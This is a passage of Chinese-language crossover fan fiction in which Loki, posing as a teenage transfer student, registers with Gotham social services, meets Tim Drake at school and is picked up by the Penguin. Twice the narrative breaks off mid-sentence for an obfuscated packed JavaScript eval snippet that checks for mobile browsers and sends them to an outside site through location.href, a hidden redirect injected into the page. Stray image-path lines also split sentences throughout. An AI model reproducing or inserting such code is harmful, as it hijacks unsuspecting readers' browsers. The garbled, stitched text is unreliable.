提姆转过头看向一边的蝙蝠,“他的那处安全屋就连红头罩都不曾发现过,东区的那群小喽啰怎么可能这么精准地刚好卡在他要出门的时候出现在他的家门口?”
蝙蝠侠没有回话,他只是站起身走到了另一块屏幕前。屏幕上显示的是冰上赌场的外景监控,时间被他们倒回了事发当天的几个小时前。
一个瘦削的身影从后门走出,黑发、绿眼,看着不过是上中学的年级,步态闲散地从冰山赌场的后门走出,随后大摇大摆地走上了街道,嚣张到没有避开任何的一处监控录像。
画面被定格,放大,少年苍□□致的脸蛋紧接着出现在了蝙蝠洞的显示屏上。
蝙蝠侠的目光紧紧盯着这张脸。
“迪克。”
“嗯?”穿着蓝黑制服的高挑青年从另一侧屏幕前凑过来,“怎么了?”
“我要知道这个人是谁。”蝙蝠侠低哑的声音回荡在空旷地蝙蝠洞中,“以及,企鹅人为什么会让他活着走出冰山赌场。”
*
“姓名。”
“...洛基。”
“少看点神话书,小子。”面容严肃的社会福利局员工抬眼看向对面面色苍白的黑发少年,“你等会儿不会还要说自己有个叫奥丁的结义兄弟吧?”
“哈,
;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336294|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
愚蠢的中庭蝼蚁,那是我父...”
“别逼我揍你,小子,告诉我你的真名。”工作人员强硬地打断了他,语气中隐隐带上了些威胁的意味。
“......”
洛基无可奈何地靠在社会福利局的塑料椅中,半晌才叹息般地开口地开口:“...贾斯珀。”
工作人员深深盯了他几眼,这才重新低下头在表格中记录下了这个平平无奇的名字。
“姓氏呢?”
洛基撇了撇嘴,他回忆起自己昨天看到的报纸,随口挑了个念起来顺口的:“韦恩。”
“What?”
工作人员的脸上突然扬起个洛基看不懂地笑容,随后充满审视地打量了洛基一圈,“小子,我得承认你的确有一张和那个花花公子差不多好看的脸,但你们长得可是一丁点儿都不像。”
“哦,那就西特维尔吧。”洛基的脸上没什么表情,随口又说了个名字。
“......你他妈是不是在耍我。”
“你猜猜看?”
工作人员的额角跳了跳,但还是强忍着没有对着一个流离失所的未成年发脾气,“年龄。”
“一千零一十六...十六岁。”
“你刚刚想说一千什么?”
“一千个月。”洛基面不改色。
“父母情况?”
“死了。”“......具体原因?”
“我不知道。”
“我警告你,别再跟我耍嘴皮子。”
“我真的不知道,”洛基的表情难得有些烦躁,“我是领养的。”
“......”
工作人员又看了他一眼,随后继续在桌上的表格写下了点什么。
洛基并不知道他在写什么,他也不在乎,他只是惆怅地撑着下巴,兀自思考着自己是怎么沦落到如此地步的。
十二个小时前,他在企鹅人给他提供的临时住所中醒来——饿醒的,睁开眼的那一刻他只觉得头晕目眩腿脚发软,最终下楼匆匆找了家快餐店解决了生理烦恼,高卡路里的罪恶快餐害人不浅,让他的脑袋转速都慢了下来,最后稀里糊涂地就被社会福利局的人请到了这儿来。
他托企鹅人帮他伪造了一个假身份——独自从大洋彼岸的英国来到哥谭的转学生,为此他还特意用幻术伪造了一份虚假的机场监控以保证身份的天衣无缝。
而现在的问题就出在这份监控上。
“机场的监控以及入境记录显示你是一个人来的,”工作人员推了推鼻梁上的眼睛,“没有监护人陪同,没有预定住址,也没有学校接收证明。”
该死的企鹅人,偷工减料地给他找了个偷渡犯的身份,他发誓等他接管了他手上的权柄后立刻就把他丢进阿卡姆蹲大牢。
是的没错,洛基已经在这短短几天内打探完了哥谭这座城市放在明面上的所有情报,包括但不限于这里会把情节严重的犯人丢进精神病院而非监狱、东区那家爆炸好吃的热狗摊摊主喜欢什么时候出摊、布鲁斯韦恩上周约会的红发嫩模来自哪一期杂志封刊...总之,他现在已经初步领略到了哥谭是个怎样人杰地灵的美妙城市。
“你知道这意味着什么吗?”工作人员透过镜片紧盯着他。
洛基没搭理他,依旧低头盯着自己的鞋尖发呆。
“意味着你即将被哥谭市社会福利系统临时接管。”工作人员继续往下说道,“未成年入境,无监护人,无固定住所,这是标准的流程,别担心,只是在你找到合法监护人之前,我们需要确保你的——”
工作人员停顿了一下,伸手翻了一页文件。
“受教育情况。”
“什么意思?”洛基终于将视线投向了工作人员脸上。
“字面意思。”工作人员的脸上没什么表情。
“我们会送你去上学。”
3. 第 3 章
哥谭高中来了个转学生,英国佬,长了张po张自拍在ins能直接被经纪公司小窗的脸蛋。
这个消息像所有校园八卦一样,从行政办公室传出来,经过走廊上的各路Drama King & Queen之口在校园内飞快发酵了起来。
洛基穿着身看着就价值不菲的深灰色针织衫,柔软的织料松垮地罩在他削薄的肩膀,举手投足无不透露出一股仿佛从古典画像中走出的矜贵气质——只是肩上挎着个老旧得让人怀疑是从哪个二手市场掏来的帆布书包。
中学生。
洛基在心里冷笑了一声。
他并未理会周围或明或暗的打量视线,只是默默施了个屏蔽咒隔绝耳边嘈杂的声响——这群青少年关储物柜时就非得用砸的吗——然后继续保持着面无表情的状态穿过这条走廊。
他不低头看手机,也不和任何人有目光接触,瘦削的身材和高傲的姿态无一不让他看着像个不合群的怪人。
所以洛基理所当然地被人堵住了。
拦在他面前的是个女孩,白人,漂亮,身材火辣,丝绸般的金发随意披散在身后,此刻正双手抱胸地倚靠在他的必经之路前。
洛基注意到她身后的不远处还站着一群和她装束差不多的女孩,不过只是在原地饶有兴致地打量着他们这个小角落。
面前和他傲慢得不相上下的女孩先是从下至上地打量了洛基一眼,随后拉长着腔调开口:“所以...你就是那个转学生?”
洛基眨了眨眼,语气没什么波澜,“是的。”
女孩闻言挑高了细长的眉毛,“就这样?‘是的’?不打算多问一些吗?比如说‘你是谁’、‘有什么事’,或者‘抱歉借过’?”
洛基的脸上浮起个浅淡的笑,“如果你有事,你自己会告诉我,如果你没事,我问了也多余,不是吗?”
“好吧,你果然是个英国人,”女孩的笑眯了眼睛,“伦敦腔,真性感,我喜欢这个。”
为了这个假身份特意加紧练习了口音的洛基终于露出个发自内心的笑,“我的荣幸。”
“我叫布瑞尼,”她伸出手,贴着闪亮美甲片的手指戳了戳洛基的肩膀,“你刚来,现在整个Junior class都在盯着你...我就是来看看,你是不是真的像他们传出来的那么辣。”
不远处始终留意着他们二人的小团体终于爆发出笑声。
“Britt,你也太直接了。”人群中传出一道压抑着笑意女声。
“噢,得了吧。”布瑞尼头也没回地说道,“他看起来像是会被‘间接’吓到的人吗?”
“你有ins吗?”布瑞尼的注意力重新投回了洛基身上,“还是说你们英国人只会用Facebook?”
布瑞尼没等着洛基回答,直接低头翻出手机的二维码转了过来,“扫我。”
洛基微不可察地挑了挑眉,“好吧,听你的。”
伸手接过布瑞尼的手机的一瞬间,他的身后突然传来一道平稳的男声。
“布瑞尼?你们又要做什么?”
洛基还没来得及转过身,就听面前的金发女孩语气熟稔地开口:“噢,早上好,Timmy。”
“我觉得现在可不是互道早安的时候。”
提姆快步走到两人身边,先是用目光在洛基身上检查了一圈,随后才伸出手向他问好,“提姆.德雷克,你的同班同学,太久没去报道,凯文老师以为你在校园里迷路了,所以派我出来接应你。”
“贾斯珀.西特维尔。”洛基握上了那只伸出的手掌,“不过我想我再怎么样都不至于在一所不超过30英亩的学校迷路的。”
“是吗?”提姆不置可否,莫名与他对视了一眼,随后才转向了身后的布瑞尼。
“早上好,布瑞尼。”
“噢,刚刚有一个冷酷无情家伙可是说现在还不是互道早安的时候呢。”布瑞尼作出一副生气的样子,撇开视线不去看提姆。
“抱歉,”提姆只是再次勾起唇角,“但是我不能放任你在这里欺负新同学。”
“我可没有欺负他,你说是吧?Jas?”布瑞尼弹出脑袋看了一眼被提姆挡在身后的洛基,“我只是想要欣赏一下你的ins story而已。”
洛基在是要做一个拂女孩面子的混蛋还是见风使舵的骗子中衡量了片刻,随后果断选择了后者。
他对着提姆点了点头,抬手向他展示了一下自己手机中的ins界面。
“好吧,那看来我刚刚是打断了一桩美谈?”提姆对着他耸了耸肩。
“你吃醋了吗?Timmy,”布瑞尼露出一个甜美的笑容,“别这样,大家都知道我最爱的是你。”
布瑞尼又拉过提姆聊了些有的没的,直到上课铃声打响,提姆顺水推舟地和布瑞尼道了别,随后转身重新看向靠在墙边神游的洛基。
“该走了,贾斯珀。”提姆友好地朝他招了招手,“你不会想在科学课上迟到的。”
“那我还真是期待。”洛基阴阳怪气地说道,但还是抬脚跟上了提姆的步伐。
“布瑞尼是姐妹会的副会长,被她盯上不算什么坏事,但也算不上什么好事。”提姆边在前面引路边对他说道,“不过鉴于你刚刚转来,我建议你还是保持低调为妙,今天走廊上这一遭,应该会让你在学校内小范围地出个名,如果有人约你放学见面的话你最好仔细甄别一下对方的来意。”
“听起来我像是误入了什么□□,”洛基慢腔慢调地开口道,“我还以为我只是来上学的呢。”
“你懂得,青少年。”提姆回头揶揄地看了他一眼。
洛基依旧没什么反应,只是出于礼貌地勾了勾唇角。
“你很成熟,英国人都像你这样成熟吗?”提姆突然放慢了脚步与他并肩,“我也认识一个英国人,你和他在某些方面很像。”
青少年的话都这么多吗?洛基在心里无声地吐槽道,面上依旧是那副波澜不惊的模样。
“是吗?那劳驾替我向那位同胞问好。”
中庭的校园生活比洛基想象的还要更乏味,先不提这里落后到让他瞠目结舌的炼金术体系,这群愚蠢的青少年整天的话题除了校园八卦就是恋爱绯闻,偶尔换个花样聊聊橄榄球比赛——但这实际上也都是围绕着啦啦队哪个妹更辣以及球场上谁的二头肌更大,最后兜兜转转又会绕回到恋情八卦上。而洛基也延续了他刚入校时的“怪人”作风,像个幽灵一样飘荡在校园的每个角落,布瑞尼倒是来跟他搭过几句话,固定流程通常是控诉完他空空如也的ins主页后想方设法邀请他去姐妹会周末的单身party。
哦,还有提姆.德雷克,那个花花公子布鲁斯.韦恩的第三个养子,他的这位同班同学在这一周内同样延续了他们初见时的行事作风,对他展现出了堪称恐怖的热情与关注度。
洛基觉得无趣,他当然会觉得无趣,这群青少年的drama连他漫长生命中的一个注脚;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17336295|199248||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
都算不上。
直到周五放学,洛基在学校后门看见了企鹅人的车。
那是一辆很低调的黑色轿车,停在距离校门几十米开外的街角,但洛基依旧一出校门就注意到了驾驶座上那个眼熟的保镖——他上回在科波特的办公室见过的——所以他不动声色地告别了和他同行的德雷克,慢悠悠地晃到了轿车旁,拉开后座车门坐了上去。
他没注意到身后那双始终注视着他的蓝色眼睛。
*
“你他妈让我等了二十分钟。”矮胖的男人咬着雪茄,目光阴翳地看着在后座坐下的黑发少年。
“没办法,我需要融入校园生活,”洛基将帆布包随手丢到副驾驶,“谁让有人给我搞了个未成年偷渡犯的身份呢。”
“怎么?”企鹅人从喉咙深处挤出串笑声,“你想因此责怪我吗?”
“我可没有这个胆量。”
